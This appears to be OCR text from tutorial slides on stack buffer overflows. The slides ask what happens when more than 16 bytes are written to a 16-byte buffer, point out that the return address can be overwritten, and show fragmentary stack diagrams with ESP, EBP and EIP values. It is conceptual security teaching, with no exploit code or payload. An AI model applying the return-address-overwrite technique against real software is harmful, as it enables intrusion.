
What if we wrote more than 16 bytes to the buffer?


If we could, what would we like to overwrite?


HOWEVER!


We can overwrite the Return Address!


Let’s take a look at the stack again



0x00000000
0xFFFFFFFF
ESP: 0xffffffc8
EBP: 0xffffffd0
EIP: 0xb7ffff8d
????
????
????
ESP
EBP



0x00000000
0xFFFFFFFF
ESP: 0xffffffc4
EBP: 0xffffffd0
EIP: 0xb7ffff90
Return Address
????
????
????
ESP
EBP

